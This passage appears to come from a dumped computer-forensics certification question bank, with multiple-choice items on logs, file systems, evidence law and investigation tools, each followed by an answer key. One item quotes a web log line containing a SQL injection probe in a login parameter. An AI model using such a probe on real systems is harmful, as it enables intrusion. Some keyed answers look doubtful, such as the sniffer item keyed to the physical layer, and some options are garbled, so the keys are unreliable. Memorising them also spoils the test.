2007-06-14 18:34:12 192.168.254.1 action=Permit sent=4131 rcvd=71135 src=24.119.169.162 dst=10.120.10.122 src_port=1665
2007-06-14 18:34:13 192.168.254.1 action=Permit sent=646 rcvd=1803 src=70.185.198.247 dst=10.120.10.122 src_port=47368
2007-06-14 21:47:29 192.168.254.1 action=Permit sent=729 rcvd=1115 src=70.185.198.247 dst=10.120.10.122 src_port=48136
2007-06-14 21:47:30 192.168.254.1 action=Permit sent=766 rcvd=415 src=70.185.206.122 dst=10.120.10.123 src_port=62212 d
2007-06-14 21:47:35 192.168.254.1 action=Permit sent=5054 rcvd=81725 src=24.119.169.162 dst=10.120.10.122 src_port=7809
2007-06-14 21:47:37 192.168.254.1 action=Permit sent=26196 rcvd=233409 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 21:47:40 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:47:41 192.168.254.1 action=Permit sent=18121 rcvd=210841 src=216.97.160.253 dst=10.120.10.122 src_port=94
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=5741 rcvd=102596 src=24.119.169.162 dst=10.120.10.122 src_port=579
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=2982 rcvd=24075 src=24.119.169.162 dst=10.120.10.122 src_port=641
2007-06-14 21:47:43 192.168.254.1 action=Permit sent=2397 rcvd=28655 src=24.119.169.162 dst=10.120.10.122 src_port=1600
2007-06-14 21:47:46 192.168.254.1 action=Permit sent=840 rcvd=491 src=24.119.169.162 dst=10.120.10.123 src_port=13185 d
2007-06-14 21:47:49 192.168.254.1 action=Permit sent=3348 rcvd=18192 src=24.119.169.162 dst=10.120.10.122 src_port=4737
2007-06-14 21:47:53 192.168.254.1 action=Permit sent=3780 rcvd=34120 src=24.119.169.162 dst=10.120.10.122 src_port=3713
2007-06-14 21:47:57 192.168.254.1 action=Permit sent=3604 rcvd=30265 src=24.119.169.162 dst=10.120.10.122 src_port=6785
2007-06-14 21:47:58 192.168.254.1 action=Permit sent=3406 rcvd=39223 src=24.119.169.162 dst=10.120.10.122 src_port=5761
2007-06-14 21:47:59 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:04 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=7696 d
2007-06-14 21:48:05 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:09 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:09 192.168.254.1 action=Permit sent=407 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=260 dst_80
2007-06-14 21:48:13 192.168.254.1 action=Permit sent=1040 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=41216 dst_
2007-06-14 21:48:15 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:16 192.168.254.1 action=deny sent=0 rcvd=12264 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
```

What can the investigator infer from the screenshot seen below?

- A. A smurf attack has been attempted
- B. A denial of service has been attempted
- C. Network intrusion has occurred
- D. Buffer overflow attempt on the firewall.

Answer: C

NEW QUESTION 270

- (Exam Topic 2)

Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

- A. Network
- B. Transport
- C. Physical
- D. Data Link

Answer: C

NEW QUESTION 272

- (Exam Topic 2)

Madison is on trial for allegedly breaking into her university's internal network. The police raided her dorm room and seized all of her computer equipment.

Madison's lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison's lawyer trying to prove the police violated?

- A. The 4th Amendment
- B. The 1st Amendment
- C. The 10th Amendment
- D. The 5th Amendment

Answer: A

NEW QUESTION 276

- (Exam Topic 2)

Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- A. Click-jacking
- B. Compromising a legitimate site

- C. Spearphishing
- D. Malvertising

Answer: D

NEW QUESTION 278

- (Exam Topic 2)

Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk
 80 heads/cylinder
 63 sectors/track

- A. 53.26 GB
- B. 57.19 GB
- C. 11.17 GB
- D. 10 GB

Answer: A

NEW QUESTION 283

- (Exam Topic 2)

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?


- A. Computers on his wired network
- B. Satellite television
- C. 2.4Ghz Cordless phones
- D. CB radio

Answer: C

NEW QUESTION 287

- (Exam Topic 2)

Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives.



What RAID level is represented here?

- A. RAID Level 0
- B. RAID Level 5
- C. RAID Level 3
- D. RAID Level 1

Answer: B

NEW QUESTION 289

- (Exam Topic 2)

Before performing a logical or physical search of a drive in Encase, what must be added to the program?

- A. File signatures
- B. Keywords
- C. Hash sets
- D. Bookmarks

Answer: B

NEW QUESTION 293

- (Exam Topic 2)

After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

- A. RestrictAnonymous must be set to "10" for complete security
- B. RestrictAnonymous must be set to "3" for complete security


- C. RestrictAnonymous must be set to "2" for complete security
- D. There is no way to always prevent an anonymous null session from establishing

Answer: C

NEW QUESTION 296

- (Exam Topic 2)

What is the CIDR from the following screenshot?



- A. /24A./24A./24
- B. /32 B./32 B./32
- C. /16 C./16 C./16
- D. /8D./8D./8

Answer: D

NEW QUESTION 299

- (Exam Topic 2)

Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

- A. Physical theft
- B. Copyright infringement
- C. Industrial espionage
- D. Denial of Service attacks

Answer: C

NEW QUESTION 301

- (Exam Topic 2)

Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

- A. Microsoft Outlook
- B. Eudora
- C. Mozilla Thunderbird
- D. Microsoft Outlook Express

Answer: D

NEW QUESTION 303

- (Exam Topic 2)

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. Which of the following wireless access control attacks allow the attacker to set up a rogue access point outside the corporate perimeter and then lure the

employees of the organization to connect to it?

- A. Ad hoc associations
- B. Client mis-association
- C. MAC spoofing
- D. Rogue access points

Answer: B

NEW QUESTION 305

- (Exam Topic 2)

What must an investigator do before disconnecting an iPod from any type of computer?

- A. Unmount the iPod
- B. Mount the iPod
- C. Disjoin the iPod
- D. Join the iPod

Answer: A

NEW QUESTION 310

- (Exam Topic 2)

Which of the following tool enables data acquisition and duplication?

- A. Colasoft's Capsa
- B. DriveSpy
- C. Wireshark
- D. Xplico

Answer: B

NEW QUESTION 312

- (Exam Topic 2)

Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

- A. IOCE
- B. SWGDE & SWGIT
- C. Frye
- D. Daubert

Answer: D

NEW QUESTION 314

- (Exam Topic 2)

An executive has leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

- A. Postmortem Analysis
- B. Real-Time Analysis
- C. Packet Analysis
- D. Malware Analysis

Answer: A

NEW QUESTION 319

- (Exam Topic 2)

When operating systems mark a cluster as used but not allocated, the cluster is considered as _____

- A. Corrupt
- B. Bad
- C. Lost
- D. Unallocated

Answer: C

NEW QUESTION 324

- (Exam Topic 2)

Which of the following refers to the process of the witness being questioned by the attorney who called the latter to the stand?

- A. Witness Authentication
- B. Direct Examination
- C. Expert Witness
- D. Cross Questioning

Answer: B

NEW QUESTION 328

- (Exam Topic 2)

The following is a log file screenshot from a default installation of IIS 6.0.

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/css/olcstyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/greenArrow.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /development/images/board_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
```

What time standard is used by IIS as seen in the screenshot?

- A. UTC
- B. GMT
- C. TAI
- D. UT

Answer: A

NEW QUESTION 329

- (Exam Topic 2)

Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?

- A. Portable Document Format
- B. Advanced Forensics Format (AFF)
- C. Proprietary Format
- D. Raw Format

Answer: B

NEW QUESTION 331

- (Exam Topic 2)

While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h. What does this indicate on the computer?

- A. The files have been marked as hidden
- B. The files have been marked for deletion
- C. The files are corrupt and cannot be recovered
- D. The files have been marked as read-only

Answer: B

NEW QUESTION 335

- (Exam Topic 2)

What must be obtained before an investigation is carried out at a location?

- A. Search warrant
- B. Subpoena
- C. Habeas corpus
- D. Modus operandi

Answer: A

NEW QUESTION 337

- (Exam Topic 2)

During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

- A. C:\Program Files\Exchsrvr\servername.log
- B. D:\Exchsrvr\Message Tracking\servername.log

- C. C:\Exchsrvr\Message Tracking\servername.log
- D. C:\Program Files\Microsoft Exchange\srvt\servername.log

Answer: A

NEW QUESTION 341

- (Exam Topic 2)

Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

- A. gif
- B. bmp
- C. jpeg
- D. png

Answer: C

NEW QUESTION 345

- (Exam Topic 2)

Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host_id, and local path information?

- A. host.db
- B. sigstore.db
- C. config.db
- D. filecache.db

Answer: C

NEW QUESTION 347

- (Exam Topic 2)

Which rule requires an original recording to be provided to prove the content of a recording?

- A. 1004
- B. 1002
- C. 1003
- D. 1005

Answer: B

NEW QUESTION 351

- (Exam Topic 2)

The process of restarting a computer that is already turned on through the operating system is called?

- A. Warm boot
- B. Ice boot
- C. Hot Boot
- D. Cold boot

Answer: A

NEW QUESTION 355

- (Exam Topic 2)

What does the part of the log, "% SEC-6-IPACCESSLOGP", extracted from a Cisco router represent?


- A. The system was not able to process the packet because there was not enough room for all of the desired IP header options
- B. Immediate action required messages
- C. Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available
- D. A packet matching the log criteria for the given access list has been detected (TCP or UDP)

Answer: D

NEW QUESTION 360

- (Exam Topic 2)

In the following directory listing,



Which file should be used to restore archived email messages for someone using Microsoft Outlook?

- A. Outlook bak
- B. Outlook ost
- C. Outlook NK2
- D. Outlook pst

Answer: D

NEW QUESTION 362

- (Exam Topic 2)

In Windows Security Event Log, what does an event id of 530 imply?

- A. Logon Failure – Unknown user name or bad password
- B. Logon Failure – User not allowed to logon at this computer
- C. Logon Failure – Account logon time restriction violation
- D. Logon Failure – Account currently disabled

Answer: C

NEW QUESTION 365

- (Exam Topic 2)

While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

- A. Technical material related to forensics
- B. No particular field
- C. Judging the character of defendants/victims
- D. Legal issues

Answer: B

NEW QUESTION 366

- (Exam Topic 2)

What is the slave device connected to the secondary IDE controller on a Linux OS referred to?

- A. hda
- B. hdd
- C. hdb
- D. hdc

Answer: B

NEW QUESTION 368

- (Exam Topic 2)

How many possible sequence number combinations are there in TCP/IP protocol?

- A. 1 billion
- B. 320 billion
- C. 4 billion
- D. 32 million

Answer: C

NEW QUESTION 373

- (Exam Topic 2)

When reviewing web logs, you see an entry for resource not found in the HTTP status code field. What is the actual error code that you would see in the log for resource not found?

- A. 202
- B. 404
- C. 606
- D. 999

Answer: B

NEW QUESTION 377

- (Exam Topic 2)

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

- A. Keep the device powered on
- B. Turn off the device immediately
- C. Remove the battery immediately
- D. Remove any memory cards immediately

Answer: A

NEW QUESTION 381

- (Exam Topic 2)

What is one method of bypassing a system BIOS password?

- A. Removing the processor
- B. Removing the CMOS battery
- C. Remove all the system memory
- D. Login to Windows and disable the BIOS password

Answer: B

NEW QUESTION 385

- (Exam Topic 2)

What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

- A. Copyright
- B. Design patent
- C. Trademark
- D. Utility patent

Answer: D

NEW QUESTION 390

- (Exam Topic 2)

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

- A. Data collection
- B. Secure the evidence
- C. First response
- D. Data analysis

Answer: C

NEW QUESTION 392

- (Exam Topic 2)

Davidson Trucking is a small transportation company that has three local offices in Detroit Michigan. Ten female employees that work for the company have gone to an attorney reporting that male employees repeatedly harassed them and that management did nothing to stop the problem. Davidson has employee policies that outline all company guidelines, including awareness on harassment and how it will not be tolerated. When the case is brought to court, whom should the prosecuting attorney call upon for not upholding company policy?

- A. IT personnel
- B. Employees themselves
- C. Supervisors
- D. Administrative assistant in charge of writing policies

Answer: C

NEW QUESTION 393

- (Exam Topic 2)

What is the first step taken in an investigation for laboratory forensic staff members?

- A. Packaging the electronic evidence
- B. Securing and evaluating the electronic crime scene

- C. Conducting preliminary interviews
- D. Transporting the electronic evidence

Answer: B

NEW QUESTION 398

- (Exam Topic 2)

In Steganalysis, which of the following describes a Known-stego attack?

- A. The hidden message and the corresponding stego-image are known
- B. During the communication process, active attackers can change cover
- C. Original and stego-object are available and the steganography algorithm is known
- D. Only the steganography medium is available for analysis

Answer: C

NEW QUESTION 399

- (Exam Topic 2)

While looking through the IIS log file of a web server, you find the following entries:

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?

- A. Web bugs
- B. Cross site scripting
- C. Hidden fields
- D. SQL injection is possible

Answer: D

NEW QUESTION 401

- (Exam Topic 2)

In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers Version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
    by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTP id 151EfCEh032241
    for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewherelese.com>
MIME-version: 1.0
```

- A. Somedomain.com
- B. Smtpl.somedomain.com
- C. Simon1.state.ok.gov.us
- D. David1.state.ok.gov.us

Answer: C

NEW QUESTION 403

- (Exam Topic 2)

Jacob is a computer forensics investigator with over 10 years experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob testimony in this case?

- A. Justification
- B. Authentication
- C. Reiteration
- D. Certification

Answer: B

NEW QUESTION 406

- (Exam Topic 2)

Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

- A. Accunetix
- B. Nikto
- C. Snort
- D. Kismet

Answer: C

NEW QUESTION 410

- (Exam Topic 2)

When is it appropriate to use computer forensics?

- A. If copyright and intellectual property theft/misuse has occurred
- B. If employees do not care for their boss management techniques
- C. If sales drop off for no apparent reason for an extended period of time
- D. If a financial institution is burglarized by robbers

Answer: A

NEW QUESTION 414

- (Exam Topic 2)

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

- A. Lsproc
- B. DumpChk
- C. RegEdit
- D. EProcess

Answer: D

NEW QUESTION 415

- (Exam Topic 2)

You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?

- A. Net sessions
- B. Net config
- C. Net share
- D. Net use

Answer: D

NEW QUESTION 420

- (Exam Topic 2)

What is the size value of a nibble?

- A. 0.5 kilo byte
- B. 0.5 bit
- C. 0.5 byte
- D. 2 bits

Answer: C

NEW QUESTION 422

- (Exam Topic 2)

What does 254 represent in ICCID 89254021520014515744?

- A. Industry Identifier Prefix
- B. Country Code
- C. Individual Account Identification Number
- D. Issuer Identifier Number

Answer: B

NEW QUESTION 426

- (Exam Topic 2)

The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?

- A. TRIPWIRE
- B. RAM Capturer
- C. Regshot
- D. What's Running

Answer: C

NEW QUESTION 427

- (Exam Topic 2)

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A. Strip-cut shredder
- B. Cross-cut shredder
- C. Cross-hatch shredder
- D. Cris-cross shredder

Answer: B

NEW QUESTION 429

- (Exam Topic 2)

Charles has accidentally deleted an important file while working on his Mac computer. He wants to recover the deleted file as it contains some of his crucial business secrets. Which of the following tool will help Charles?

- A. Xplico
- B. Colasoft's Capsa
- C. FileSalvage
- D. DriveSpy

Answer: C

NEW QUESTION 431

- (Exam Topic 2)

Which tool does the investigator use to extract artifacts left by Google Drive on the system?

- A. PEBrowse Professional
- B. RegScanner
- C. RAM Capturer
- D. Dependency Walker

Answer: C

NEW QUESTION 436

- (Exam Topic 2)

At what layer does a cross site scripting attack occur on?

- A. Presentation
- B. Application
- C. Session
- D. Data Link

Answer: B

NEW QUESTION 439

- (Exam Topic 2)

Which password cracking technique uses every possible combination of character sets?

- A. Rainbow table attack
- B. Brute force attack
- C. Rule-based attack
- D. Dictionary attack

Answer: B

NEW QUESTION 442

- (Exam Topic 2)

A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

- A. He should search in C:\Windows\System32\RECYCLED folder
- B. The Recycle Bin does not exist on the hard drive
- C. The files are hidden and he must use switch to view them
- D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 447

- (Exam Topic 2)

Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

- A. TIFF-8
- B. DOC
- C. WPD
- D. PDF

Answer: D

NEW QUESTION 452

- (Exam Topic 2)

Why would a company issue a dongle with the software they sell?

- A. To provide source code protection
- B. To provide wireless functionality with the software
- C. To provide copyright protection
- D. To ensure that keyloggers cannot be used

Answer: C

NEW QUESTION 456

- (Exam Topic 2)

What method of copying should always be performed first before carrying out an investigation?

- A. Parity-bit copy
- B. Bit-stream copy
- C. MS-DOS disc copy
- D. System level copy

Answer: B

NEW QUESTION 457

- (Exam Topic 2)

How often must a company keep log files for them to be admissible in a court of law?

- A. All log files are admissible in court no matter their frequency
- B. Weekly
- C. Monthly
- D. Continuously

Answer: D

NEW QUESTION 461

- (Exam Topic 2)

An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

- A. One working day
- B. Two working days
- C. Immediately
- D. Four hours

Answer: A

NEW QUESTION 463

- (Exam Topic 2)

What technique is used by JPEGs for compression?

- A. ZIP
- B. TCD
- C. DCT
- D. TIFF-8

Answer: C

NEW QUESTION 467

- (Exam Topic 2)

This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.

- A. Civil litigation testimony
- B. Expert testimony
- C. Victim advocate testimony
- D. Technical testimony

Answer: D

NEW QUESTION 469

- (Exam Topic 2)

Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

- A. Point-to-point
- B. End-to-end
- C. Thorough
- D. Complete event analysis

Answer:

B

NEW QUESTION 471

- (Exam Topic 2)

Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

- A. Identifying File Dependencies
- B. Strings search
- C. Dynamic analysis
- D. File obfuscation

Answer: B

NEW QUESTION 476

- (Exam Topic 2)

Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A. Two
- B. One
- C. Three
- D. Four

Answer: A

NEW QUESTION 477

- (Exam Topic 2)

NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

- A. FAT does not index files
- B. NTFS is a journaling file system
- C. NTFS has lower cluster size space
- D. FAT is an older and inefficient file system

Answer: C

NEW QUESTION 480

- (Exam Topic 2)

What layer of the OSI model do TCP and UDP utilize?

- A. Data Link
- B. Network
- C. Transport
- D. Session

Answer: C

NEW QUESTION 485

- (Exam Topic 2)

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- A. Bayesian Correlation
- B. Vulnerability-Based Approach
- C. Rule-Based Approach
- D. Route Correlation

Answer: A

NEW QUESTION 486

- (Exam Topic 2)

Jack Smith is a forensics investigator who works for Mason Computer Investigation Services. He is investigating a computer that was infected by Ramen Virus.

```
C:\WINDOWS\system32\cmd.exe

C:\>netstat -an

Active Connections

Proto Local Address           Foreign Address
TCP   0.0.0.0:135              0.0.0.0:0
TCP   0.0.0.0:242              0.0.0.0:0
TCP   0.0.0.0:445              0.0.0.0:0
TCP   0.0.0.0:990              0.0.0.0:0
TCP   0.0.0.0:2584             0.0.0.0:0
TCP   0.0.0.0:2585             0.0.0.0:0
TCP   0.0.0.0:2967             0.0.0.0:0
TCP   0.0.0.0:3389             0.0.0.0:0
TCP   0.0.0.0:12174            0.0.0.0:0
TCP   0.0.0.0:38292            0.0.0.0:0
TCP   127.0.0.1:242            127.0.0.1:1042
TCP   127.0.0.1:1042           127.0.0.1:242
TCP   127.0.0.1:1044           0.0.0.0:0
TCP   127.0.0.1:1046           0.0.0.0:0
TCP   127.0.0.1:1078           0.0.0.0:0
TCP   127.0.0.1:2584           127.0.0.1:2909
TCP   127.0.0.1:2909           127.0.0.1:2584
TCP   127.0.0.1:5679           0.0.0.0:0
TCP   127.0.0.1:7438           0.0.0.0:0
TCP   172.16.28.75:139         0.0.0.0:0
TCP   172.16.28.75:1067        172.16.28.102:445
TCP   172.16.28.75:1071        172.16.28.103:139
TCP   172.16.28.75:1116        172.16.28.102:1026
TCP   172.16.28.75:1135        172.16.28.101:389
TCP   172.16.28.75:1138        172.16.28.104:445
TCP   172.16.28.75:1148        172.16.28.101:389
TCP   172.16.28.75:1610        172.16.28.101:139
TCP   172.16.28.75:2589        172.16.28.101:389
TCP   172.16.28.75:2793        172.16.28.106:445
TCP   172.16.28.75:3801        172.16.28.104:1148
TCP   172.16.28.75:3890        172.16.28.104:135
TCP   172.16.28.75:3891        172.16.28.104:1056
TCP   172.16.28.75:3892        172.16.28.104:1155
TCP   172.16.28.75:3893        172.16.28.102:135
TCP   172.16.28.75:3896        172.16.28.101:135
TCP   172.16.28.75:3899        172.16.28.104:135
TCP   172.16.28.75:3900        172.16.28.104:1056
TCP   172.16.28.75:3901        172.16.28.104:1155
```

He runs the netstat command on the machine to see its current connections. In the following screenshot, what do the 0.0.0.0 IP addresses signify?

- A. Those connections are established
- B. Those connections are in listening mode
- C. Those connections are in closed/waiting mode
- D. Those connections are in timed out/waiting mode

Answer: B

NEW QUESTION 487

- (Exam Topic 2)

Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

- A. It is a doc file deleted in seventh sequential order
- B. RIYG6VR.doc is the name of the doc file deleted from the system
- C. It is file deleted from R drive
- D. It is a deleted doc file

Answer: D

NEW QUESTION 491

- (Exam Topic 2)

What stage of the incident handling process involves reporting events?

- A. Containment
- B. Follow-up
- C. Identification
- D. Recovery

Answer: C

NEW QUESTION 492

- (Exam Topic 2)

Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?

- A. filecache.db

- B. config.db
- C. sigstore.db
- D. Sync_config.db

Answer: D

NEW QUESTION 494

- (Exam Topic 2)

Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

- A. Sectors
- B. Interface
- C. Cylinder
- D. Heads

Answer: B

NEW QUESTION 497

- (Exam Topic 2)

Why should you never power on a computer that you need to acquire digital evidence from?

- A. When the computer boots up, files are written to the computer rendering the data nclean
- B. When the computer boots up, the system cache is cleared which could destroy evidence
- C. When the computer boots up, data in the memory buffer is cleared which could destroy evidence
